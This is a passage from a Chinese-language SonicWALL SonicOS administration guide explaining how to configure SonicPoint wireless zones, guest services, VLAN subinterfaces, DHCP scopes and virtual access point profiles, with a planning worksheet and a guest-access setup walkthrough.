
- **将虚拟接入点群组分配给 SonicPoint 设置配置文件无线** - 设置配置文件用于将虚拟接入点群组应用到设置的新 SonicPoints。
- **分配 WEP 密钥（仅用于 WEP 加密）** - 分配 WEP 密钥用于将 WEP 加密密钥应用到配置的新 SonicPoints。每个 SonicPoint 都配置有 WEP 密钥，表明分配给 SonicPoint 的任何启用 WEP 的虚拟接入点都必须使用相同的 WEP 密钥集。每个 SonicPoint 必须配置多达 4 个密钥，启用 WEP 的虚拟接入点可独立使用这 4 个密钥。可通过 SonicPoint > SonicPoints 页面在单独的 SonicPoint 或 SonicPoint 配置文件上配置 WEP 密钥。

图 29. SonicPoint VAP 配置



网络区域

网络安全区域是使用友好的用户可配置的名称对一个或多个接口进行分组，并在从一个区域向另一个区域传输流量时应用安全规则的一种逻辑方法。使用基于区域的安全性，管理员可对相似的接口进行分组，并对它们应用相同的策略，而无需为每个接口配置同一个策略。从**网络 > 区域**页面可配置网络接口。



如需配置区域的详细信息，请参见第 330 页的配置网络区域。

主题：

- 第 662 页的无线区域
- 第 662 页的自定义无线区域设置

无线区域

其“WLAN 区域”是默认实例的无线区域类型可为 SonicWALL SonicPoints 提供支持。将接口或子接口分配给无线区域时，接口可以发现并设置第二层连接的 SonicPoints，然后还可强制实施 802.11 层之上的安全设置，包括 WiFiSec 强制措施、SSL VPN 重定向、访客服务、轻量级热点消息和所有许可的深度数据包检测安全服务。

注：只能使用未加标签的非 VLAN 数据包管理 SonicPoints。设置 WLAN 时，确保发送给 SonicPoints 的数据包未添加 VLAN 标签。

自定义无线区域设置

尽管 SonicWALL 提供了预配置的无线区域，管理员仍可创建他们自己的自定义无线区域。使用虚拟接入点时，可将多个自定义区域应用到单个或多个 SonicPoint 接入点。

以下三节说明了自定义无线区域的设置：

- 第 663 页的常规
- 第 664 页的无线
- 第 665 页的访客服务

常规




表 79. 常规设置

功能	说明
名称	创建自定义区域的名称。
安全类型	选择**无线**以启用并访问无线安全选项。
允许接口信任	选择该选项以自动创建访问规则，使流量能够在区域的接口之间传输。这使无线区域上的用户能够彼此之间互相通信。设置访客服务时通常禁用该选项。
SonicWALL 安全服务	选择想要在该区域上强制实施的安全服务。这可将您的 SonicWALL 安全服务扩展到 SonicPoints。

无线



表 80. 无线设置

功能	说明
SSL VPN 强制措施	将进入无线区域的所有流量重定向至已定义的 SonicWALL SSL VPN 设备。这使所有无线流量都可通过 SSL VPN 进行授权和加密，并使用 NetExtender 等对所有流量进行 Tunnel All 传输。 注：通过 SSL VPN 进行隧道传输的无线流量将显示为来自 SSL VPN，而非来自无线区域。 • **SSL VPN 服务器** - 选择想要向其重定向无线流量的、代表 SSL VPN 设备的地址对象。 • **SSL VPN 服务** - 为加密选择服务。
SonicPoint 设置配置文件 SonicPointN 配置文件 SonicPointNDR 配置文件	选择将应用到此区域上的所有当前和未来 SonicPoint/SonicPointN/SonicPointNDR 的预定义 SonicPoint 设置配置文件。
仅允许 SonicPoint / SonicPointN 生成的流量	将该区域中的流量限制为仅 SonicPoint/SonicPointN 生成的流量。

访客服务

启用访客服务选项用于将以下访客服务应用到区域中：



表 81. 访客服务设置

功能	说明
启用内部访客通信	允许访客连接到访客服务区域，以便彼此之间直接进行无线通信。
绕过访客 AV 检测	允许访客流量绕过防病毒保护。
对访客绕过客户端 CF 检查	允许访客流量绕过客户端 CF 检查保护。
启用外部访客验证	要求连接自 WLAN 区域的访客在获得访问前进行验证。该功能基于轻量级热点消息 (LHM)，可用于验证热点用户，并为其提供参数化的边界网络访问权限。 如果已选择此选项，则必须通过单击**配置**按钮，显示**外部访问认证**窗口来配置此选项。 注：启用此选项以禁用**启用无验证的策略页面**、**自定义验证页面**和**发送验证页面**选项。
启用无验证的策略页面	当用户首次连接到 WLAN 区域内的 SonicPoint 时，将用户重定向到访客策略页。将通过接受策略而不是提供用户名和密码来验证访客。
自定义验证页面	当用户首次连接到 WLAN 区域内的 SonicPoint 时，将用户重定向到自定义验证页。单击**配置**以设置自定义验证页面。在文本字段中输入指向验证页面的 URL 或自定义质询声明，然后单击**确定**。
发送验证页面	成功验证后，立即将用户定向到您指定的页面。在字段中输入验证后页面的 URL。

表 81. 访客服务设置


功能	说明
绕过访客验证	允许不受限制的无线访客服务。从下拉菜单指定 MAC 地址组或创建一个新的 MAC 地址组。 该功能可自动化访客服务验证流程，使无线用户能够访问访客服务资源，而无需验证。 注：该功能只能在需要不受限制的访客服务访问权限的情况下使用，或者在 SonicPoint 的其他设备上游强制进行验证时使用。
重定向 SMTP 流量	将进入该区域的 SMTP 流量重定向至您所指定的 SMTP 服务器。从下拉菜单中选择要向其重定向流量的地址对象，或创建一个新的地址对象。
拒绝网络	阻止发往您所指定网络的流量。选择要拒绝的子网、地址对象或地址对象组，或创建一个新的地址对象或地址对象组。
通过网络	自动允许流量通过访客服务区域到您从下拉菜单中选择的网络。选择一个子网、地址对象或地址对象组，或创建一个新的地址对象或地址对象组。
最大访客数	指定允许连接到 WLAN 区域的最大访客用户数。默认值为 **10**。
启用动态地址转换 (DAT)	允许对非 DHCP 访客的访问。

VLAN 子接口

虚拟局域网 (VLAN) 用于将您的物理网络连接（X2、X3 等）划分为多个虚拟网络连接，每个连接均使用其独自的配置集。VLAN 解决方案允许每个虚拟接入点在实际的网络接口上拥有其单独的子接口。

VLAN 子接口拥有物理接口的大多数功能和特性，包括区域分配、安全服务、WAN 分配（仅静态寻址）、GroupVPN、DHCP 服务器、IP 帮助程序、路由和完整的 NAT 策略和访问规则控制。此时从 VLAN 子接口排除的功能是 VPN 策略绑定、WAN 动态客户端支持和多播支持。

从**网络 > 接口**页面可配置 VLAN 子接口。



自定义 VLAN 设置

下表列出了配置参数和 VLAN 子接口的描述：

表 82. 自定义 VLAN 设置

功能	说明
区域	选择从预定义或用户自定义的区域继承区域设置的区域。
VLAN 标签	指定此子接口的 VLAN ID。
父接口	选择 VLAN 的物理父接口（X2、X3 等）。
IP 配置	根据您的网络配置创建 IP 地址和子网掩码。

表 82. 自定义 VLAN 设置

功能	说明
SonicPoint 限制	选择要在该接口上使用的最大 SonicPoints 数。以下是基于您的 SonicWALL 硬件的每个接口的最大 SonicPoints 数。
管理协议	选择想要在管理该接口的时候使用的协议。
登录协议	选择将使其用于访问此子端口的客户端的协议。

DHCP 服务器范围


DHCP 服务器将租用的 IP 地址分配给指定范围内的用户，称为“范围”。DHCP 范围的默认范围通常很大，足以满足最多的 SonicPoint 部署，例如，对仅使用 30 个地址的接口使用 200 个地址的范围。基于此原因，必须仔细设置 DHCP 范围才能确保不会用完可用的租用范围。

定义每个接口/子接口时应重新调整 DHCP 范围的大小，以确保为所有后续定义的接口保留有足够的 DHCP 空间。如果无法执行该操作可能会使后续 DHCP 范围的自动创建失败，需要在执行必要的范围大小调整之后进行手动创建。DHCP 服务器范围从**网络 > DHCP 服务器**页面设置。



虚拟接入点配置文件

虚拟接入点配置文件允许您预配置接入点设置并将其保存在配置文件中。虚拟接入点配置文件允许将设置轻松应用到新虚拟接入点。虚拟接入点配置文件可从**虚拟接入点配置文件**部分的 **SonicPoint > 虚拟接入点**页面配置。



要配置现有 VAP 配置文件，单击该配置文件的**编辑**图标。要添加一个新的 VAP 配置文件，单击**添加...**按钮，将显示**添加/编辑虚拟接入点的配置文件**窗口。

注：将显示的选项取决于您选择的其他选项。



主题：

- 第 668 页的虚拟结点点日程设置
- 第 668 页的虚拟接入点配置文件设置
- 第 670 页的 WPA-PSK/WPA2-PSK 加密设置
- 第 670 页的无线服务器设置（WPA-EAP/WPA2-EAP 加密设置）
- 第 671 页的 WEP 加密设置
- 第 671 页的 ACL 实施
- 第 672 页的远程 MAC 地址访问控制设置

虚拟结点点日程设置

表 83. 虚拟结点点日程设置

选项	说明
VAP 日程名称	从下拉菜单选择 VAP 生效的日期。默认设置为**始终打开**。

虚拟接入点配置文件设置

表 84. 虚拟接入点配置文件设置

选项	说明
无线类型	默认设置为 **SonicPoint**。如果使用 SonicPoints 作为虚拟接入点（当前唯一支持的无线类型），则保留此默认设置。
名称	为此虚拟接入点配置文件输入合适的名称。选择描述性且易于记住的名称，以便以后将其配置文件应用到新虚拟接入点。

表 84. 虚拟接入点配置文件设置

选项	说明
验证类型	以下是可用验证类型的列表，包含对于各类型的描述性功能和用法： **开放**（系统） • 不安全的访问 **共享**（密钥） • 共享的访问 **两者** • 不安全，共享访问 **WEP** • 较低的安全性 • 与较旧的设备、PDA、无线打印机配合使用 **WPA** • 良好的安全性（使用 TKIP） • 用于与受信任的公司无线客户端配合使用 • 使用 Windows 登录进行透明验证 • 大多数情况下不需要客户端软件 **WPA2** • 最佳的安全性（使用 AES） • 用于与受信任的公司无线客户端配合使用 • 使用 Windows 登录进行透明验证 • 某些情况下可能需要安装客户端软件 • 支持 802.11i“快速漫游”功能 • 首次登录后无需后端验证 **WPA2-AUTO** • 可尝试使用 WPA2 安全性连接；如果客户端不支持 WPA2，连接将默认为 WPA。
单播密码	根据验证类型更改单播密码。 **开放**（系统） • 无 **共享**（密钥） • WEP **两者**（**开放**系统和**共享**密钥） • 无 • WEP **WPA/WPA2/WPA2-PSK/EAP** • AES • TKIP • 自动
最大客户端数	选择此虚拟接入点允许的最大并发客户端连接数。默认数字是 **16**。

WPA-PSK/WPA2-PSK 加密设置

注：仅当**验证类型**为**WPA/WPA2/WPA2-PSK**时会出现此部分。




使用 WPA、WPA2 或 WPA-AUTO 时，预共享密钥 (PSK) 可用。该解决方案使用共享密钥。

表 85. WPA-PSK / WPA2-PSK 加密设置

选项	说明
密钥短语	用户在连接基于 PSK 的验证时输入的共享密码。
群组密钥间隔	群组密钥有效的时间段单位为秒，超过时间 WPA/WPA2 群组密钥强制更新。默认值为 **86400** 秒（24 小时）。 注：设置为较低的值会导致连接问题。

无线服务器设置（WPA-EAP/WPA2-EAP 加密设置）

注：仅当**验证类型**为**WPA/WPA2/WPA2-EAP**时会出现此部分。



使用 WPA、WPA2 或 WPA-AUTO 时，可扩展验证协议 (EAP) 可用。该解决方案使用支持外部 802.1x/EAP 的 RADIUS 服务器进行密钥生成。

表 86. WPA-EAP / WPA2-EAP 加密设置

选项	说明
Radius 服务器重试	SonicOS 将尝试联系 RADIUS 服务器的次数。如果在指定的重试次数内，RADIUS 服务器未响应，则放弃连接。默认数字是 **4**。
重试间隔 (秒)	重试之间等待时间介于 0 到 60 秒之间。缺省值为 **0** 或重试之间无等待。
Radius 服务器 1	RADIUS 验证服务器的名称/位置。
Radius 服务器 1 端口	RADIUS 验证服务器通过其与客户端和网络设备进行通信的端口。默认端口号是 **1812**。
Radius 服务器 1 机密	RADIUS 验证服务器的密码。
Radius 服务器 2	备份 RADIUS 验证服务器的名称/位置。

表 86. WPA-EAP / WPA2-EAP 加密设置

选项	说明
Radius 服务器 2 端口	备份 RADIUS 验证服务器通过其与客户端和网络设备进行通信的端口。默认端口号是 **1812**。
Radius 服务器 2 机密	备份 RADIUS 验证服务器的密码。
群组密钥间隔	时间段（单位为秒），超过时间将强制更新 WPA/WPA2 群组密钥。

WEP 加密设置

注：仅当**验证类型**为**共享**或**两者都**时会出现此部分。



提供的 WEP 用于和不支持更新的 WPA/WPA2 加密方法的旧设备配合使用。WEP 设置通常在一个 SonicPoint 无线内的虚拟接入点之间共享且在 SonicPoint 配置文中配置。该解决方案使用共享密钥。

表 87. 共享/两个 (WEP) 加密设置

选项	说明
加密密钥	选择要用于与此虚拟接入点进行 WEP 连接所使用的密钥。WEP 加密密钥可在 **SonicPoint > SonicPoint 供应商配置文件**下的 **SonicPoint > SonicPoints** 页面中配置。通过密钥 4 选择**密钥 1**（默认）。

ACL 实施

表 88. ACL 实施设置

选项	说明
启用 MAC 过滤列表	可通过允许或拒绝来自特定设备的流量强制实施访问控制。默认情况下未选中该选项，该部分的所有选项变暗且不可用。
使用全局 ACL 设置	使用全局 ACL 设置 注：只有 SonicPointN 支持对每个虚拟接入点的 ACL 支持。如果一个虚拟接入点为 SonicPoint 所使用，则默认将在全局应用 ACL 配置。
允许列表	选择 MAC 地址组，以自动允许来自拥有该组中的 MAC 地址的所有设备的流量。 • **创建新 MAC 地址对象群组...** – 显示“添加地址对象群组”窗口。 • **所有 MAC 地址** 注：推荐将**允许列表**设置为**所有 MAC 地址**。 • **默认 SonicPoint ACL 允许组** • 自定义 MAC 地址对象群组
拒绝列表	从下拉菜单选择 MAC 地址组，以自动拒绝来自拥有该组中的 MAC 地址的所有设备的流量。 注：**拒绝列表**在**允许列表**之前执行。 • **创建新 MAC 地址对象群组...** – 显示**添加地址对象群组**窗口。 • **无 MAC 地址** • **默认 SonicPoint ACL 拒绝组** 注：推荐将**拒绝列表**设置为**默认 SonicPoint ACL 拒绝群组**。 • 自定义 MAC 地址对象群组

远程 MAC 地址访问控制设置

注：如果**验证类型**为**WPA/WPA2/WPA2-AUTO-EAP**，不会出现此部分。

表 89. 远程 MAC 地址访问控制设置

选项	说明
启用远程 MAC 访问控制	强制在远程 Radius 服务器实施基于 MAC 身份验证策略的无线电无线访问控制。默认情况下，未选择该选项。 注：如果**验证类型**不为 **WPA/WPA2/WPA2-AUTO-EAP**，选择**启用远程 MAC 访问控制**将显示**无线服务器设置**部分。

虚拟接入点

虚拟接入点设置功能用于设置常规虚拟接入点设置。通过虚拟接入点设置可配置 SSID 和 VLAN ID。虚拟接入点可从 **SonicPoint > 虚拟接入点**页面配置。



要配置现有 VAP，单击该 VAP 的**编辑**图标。要添加一个新的 VAP，单击**添加...**按钮，将显示**添加/编辑虚拟接入点**窗口。

主题：

- 第 672 页的常规选项卡
- 第 673 页的高级选项卡

常规选项卡



表 90. 虚拟接入点常规设置

功能	说明
名称	为您的虚拟接入点创建合适的名称。
SSID	输入使用此 VAP 的 SonicPoint 的 SSID 名。当搜索可用的访问点时，此名称会出现在无线客户端列表中。

表 90. 虚拟接入点常规设置

功能	说明
VLAN ID	使用支持 VLAN 的平台时，您可以有选择性地选择与此虚拟接入点相关联的 VLAN ID。此虚拟接入点的设置将从您所选择的 VLAN 继承。
启用虚拟接入点	启用此虚拟接入点。默认情况下已选中该选项。
启用 SSID 隐藏	隐藏 SSID 名称的广播并禁用对探测请求的响应。如果不想要未授权的无线客户端访问您的 SSID，请选择此选项。默认情况下未选中该选项。

高级选项卡



高级设置允许您为此连接配置验证和加密设置。选择**配置文件名称**以从用户创建的配置文件继承这些设置。由于**添加/编辑虚拟接入点**窗口和**添加/编辑虚拟接入点的配置文件**窗口的**高级**选项卡相同，有关完整的验证和加密配置信息，请参见第 667 页的虚拟接入点配置文件。

虚拟接入点群组

SonicWALL NSA 设备提供有虚拟接入点群组功能。用于对多个虚拟接入点对象进行分组，以将其同步应用到您的 SonicPoint。虚拟接入点群组可从 **SonicPoint > 虚拟接入点**页面配置。



SonicPoint 设置配置文件

SonicPoint 设置配置文件提供了一种可扩展的高度自动化方法，该方法可配置和设置分布式无线体系结构中的多个 SonicPoints。SonicPoint 配置文件定义包括可在 SonicPoint 上配置的所有设置，例如针对 2.4GHz 和 5GHz 无线、SSID 和信道操作的无线设置。如需更多信息，请参见第 577 页的 SonicPoint 设置配置文件。

慎重考虑虚拟接入点

本节提供的内容可帮助确定您的虚拟接入点的要求，以及如何将这些要求应用到有用的虚拟接入点配置。本节包含以下子节：

- 第 674 页的确定您的虚拟接入点需求
- 第 674 页的简单网络
- 第 674 页的确定安全配置
- 第 675 页的虚拟接入点配置工作表

确定您的虚拟接入点需求

决定如何配置您的虚拟接入点时，可先考虑您的通信需求，尤其是：

- 我需要支持多少个不同级别的无线用户？
- 我想要如何保护这些不同级别的无线用户的安全？
- 我的无线客户端是否具有支持所选的安全设置所需的硬件和驱动程序？
- 我的无线用户需要与哪些网络资源进行通信？
- 任何这些无线用户是否都需要与其他无线用户进行通信？
- 我想要将哪些安全服务应用到每个这些级别的用户或无线用户？

简单网络

以下是简单的虚拟接入点网络配置，说明了以下四个单独的虚拟接入点：

- **VAP#1，公司无线用户** – 通常在办公室工作的用户群体，应为他们提供对所有网络资源的完全访问权限（假定连接已授权且安全）。这些用户已属于网络的目录服务 Microsoft Active Driectory，该服务通过 IAS（互联网验证服务）提供 EAP 接口。
- **VAP#2，旧无线设备** – 仅支持 WEP 加密的旧无线设备集，例如打印机、PDA 和手持式设备。
- **VAP#3，访问合作伙伴** – 业务合作伙伴、客户端、经常访问办公室的成员、需要访问此有限的受信任网络资源以及互联网的人员。这些用户不在公司的目录服务中。
- **VAP#4，访客用户** – 访问您想要为其提供仅对不信任（例如互联网）网络资源的访问权限的客户端。将为某些访客用户提供访问时所使用的简单的临时用户名和密码。
- **VAP#5，常见的访客用户** – 与访客用户相同，但这些用户通过后端数据库将具有更长久的访客帐户。

确定安全配置

理解以下要求，然后您可以定义将为这些用户提供无线服务的区域（和接口）和虚拟接入点：

- **公司无线** – 高度信任的无线区域。使用 WPA2-AUTO-EAP 安全。强制实施 WiFiSec (WPA)。
- **WEP 和 PSK** – 中度信任的无线区域。包含两个虚拟接入点和子接口，一个用于旧 WEP 设备（例如无线打印机、旧手持式设备），一个用于访问将使用 WPA-PSK 安全性的客户端。

- **访客服务** – 使用内部访客服务用户数据库。
- **LHM** – 启用轻量级热点消息的区域，其配置的目的在于使用外部 LHM 验证后端服务器。

虚拟接入点配置工作表

以下工作表提供了一些常见的虚拟接入点设置问题和解决方案，还提供了用于记录您自己的配置的空间。

表 91. VAP 配置工作表

问题	示例	解决方案
我将需要支持多少个不同类型的用户？	公司无线、访客访问、访问合作伙伴、无线设备均为通用的用户类型，每个都需要独自的虚拟接入点	规划所需的不同虚拟接入点的数量。为所需的每个虚拟接入点配置区域和 VLAN。
	您的配置：	
每个虚拟接入点需要支持多少个用户？	公司有 100 个员工，所有员工都有无线功能	将访客区域的 DHCP 范围设置为提供至少 100 个地址。
	公司通常有几十个可使用无线的访客	将访客区域的 DHCP 范围设置为提供至少 25 个地址。
	您的配置：	
我想要如何保护不同无线用户的安全？	可访问公司 LAN 资源的公司用户。	配置 WPA2-EAP
	只能访问互联网的访客用户	启用访客服务，但不配置任何安全设置
	公司 LAN 上的旧无线打印机	配置 WEP 并启用 MAC 地址过滤
	您的配置：	
我的用户需要与哪些网络资源进行通信？	需要访问公司 LAN 和所有内部 LAN 资源的公司用户，包括其他 WLAN 用户。	启用对您公司区域的接口信任。
	需要访问互联网的无线访客，不应允许该访客与其他 WLAN 用户通信。	禁用对您访客区域的接口信任。
	您的配置：	
我想要将哪些安全服务应用到我的用户？	您想要完整的 SonicWALL 安全套件保护的公司用户。	启用所有 SonicWALL 安全服务。
	由于不在您的 LAN 上所以无需考虑的访客用户。	禁用所有 SonicWALL 安全服务。
	您的配置：	

虚拟接入点简单配置

本节提供基于真实世界无线需求的配置示例。

主题：

- 第 676 页的配置访客访问的虚拟接入点
- 第 681 页的为公司 LAN 访问配置虚拟接入点
- 第 685 页的将虚拟接入点部署到 SonicPoint

配置访客访问的虚拟接入点

您可以使用访客访问虚拟接入点，以访问想要为其提供仅对不受信任（例如互联网）的网络资源的访问权限的客户端。将为访客用户提供访问时所使用的简单的临时用户名和密码。更高级的配置还提供了更永久的访客帐户，该帐户通过后端数据库进行验证。

主题：

- 第 676 页的配置区域
- 第 679 页的配置无线 LAN (WLAN) 接口
- 第 680 页的在 WLAN 上创建 VLAN 子接口
- 第 680 页的配置 DHCP IP 范围
- 第 681 页的创建 SonicPoint 虚拟接入点

配置区域


在本节中，您将创建和配置具有访客登录功能的新无线区域。

1 转至**网络 > 路由**页面。

2 单击**添加...** 按钮以添加新区域。显示**编辑区域**窗口。

常规选项卡

1 在**常规**选项卡中，输入合适的名称，例如在**名称**字段中输入“VAP-Guest”。



2 从**安全类型**下拉菜单中选择**无线**。

3 取消选择**允许接口信任**复选框，以禁止无线访客之间的通信。

无线选项卡

1 单击**无线**选项卡。



2 选择**仅允许 SonicPoint 生成的流量**复选框。

3 清除该选项卡中的所有其他选项。

4 从 **SonicPoint/SonicPointN/SonicPointNDR 设置配置文件**下拉菜单选择设置配置文件（如果适用）。

访客服务选项卡

1 选择**访客服务**选项卡。



2 选中**启用访客服务**复选框。

> 注：在此示例中，步骤 3 到步骤 9 可选，它们仅表示使用访客服务的典型访客虚拟接入点配置。然而，推荐步骤 8 和步骤 9。

3 选择**自定义验证页面**复选框。

4 单击**配置**按钮，为您的访客登录页面配置自定义页眉和页脚。



5 单击**确定**按钮保存这些更改。

6 选中**发布验证页面**复选框，然后输入登录之后向其重定向无线访客的 URL。

7 选中**通过网络**复选框，以配置想要允许访问而无需登录访客服务的网站（例如您公司的网站）。

8 在**最大访客数**字段中输入该虚拟接入点所支持的最大访客数。

9 选中**启用动态地址转换 (DAT)** 复选框，以允许访客用户与本地网络之外的地址进行完整通信。

10 单击**确定**按钮保存这些更改。

您的新区域现已显示在“网络 > 区域”页面底部，尽管您可能已注意到它尚未链接到成员界面。这是您的下一个步骤。



配置无线 LAN (WLAN) 接口

在本节中，您将配置其中一个端口充当 WLAN。如果您已配置 WLAN，请跳至第 680 页的在 WLAN 上创建 VLAN 子接口。

1 在**网络 > 接口**页面中，单击与您想要用作 WLAN 的接口相对应的**编辑**图标。将显示**编辑接口**对话框。



2 从**区域**下拉列表中选择 **WLAN**。

3 输入该接口所需的 **IP 地址**。

4 在 **SonicPoint 限制**下拉菜单中，选择 SonicPoints 的数量限制。这将定义您的 WLAN 接口将支持的 SonicPoints 总数。

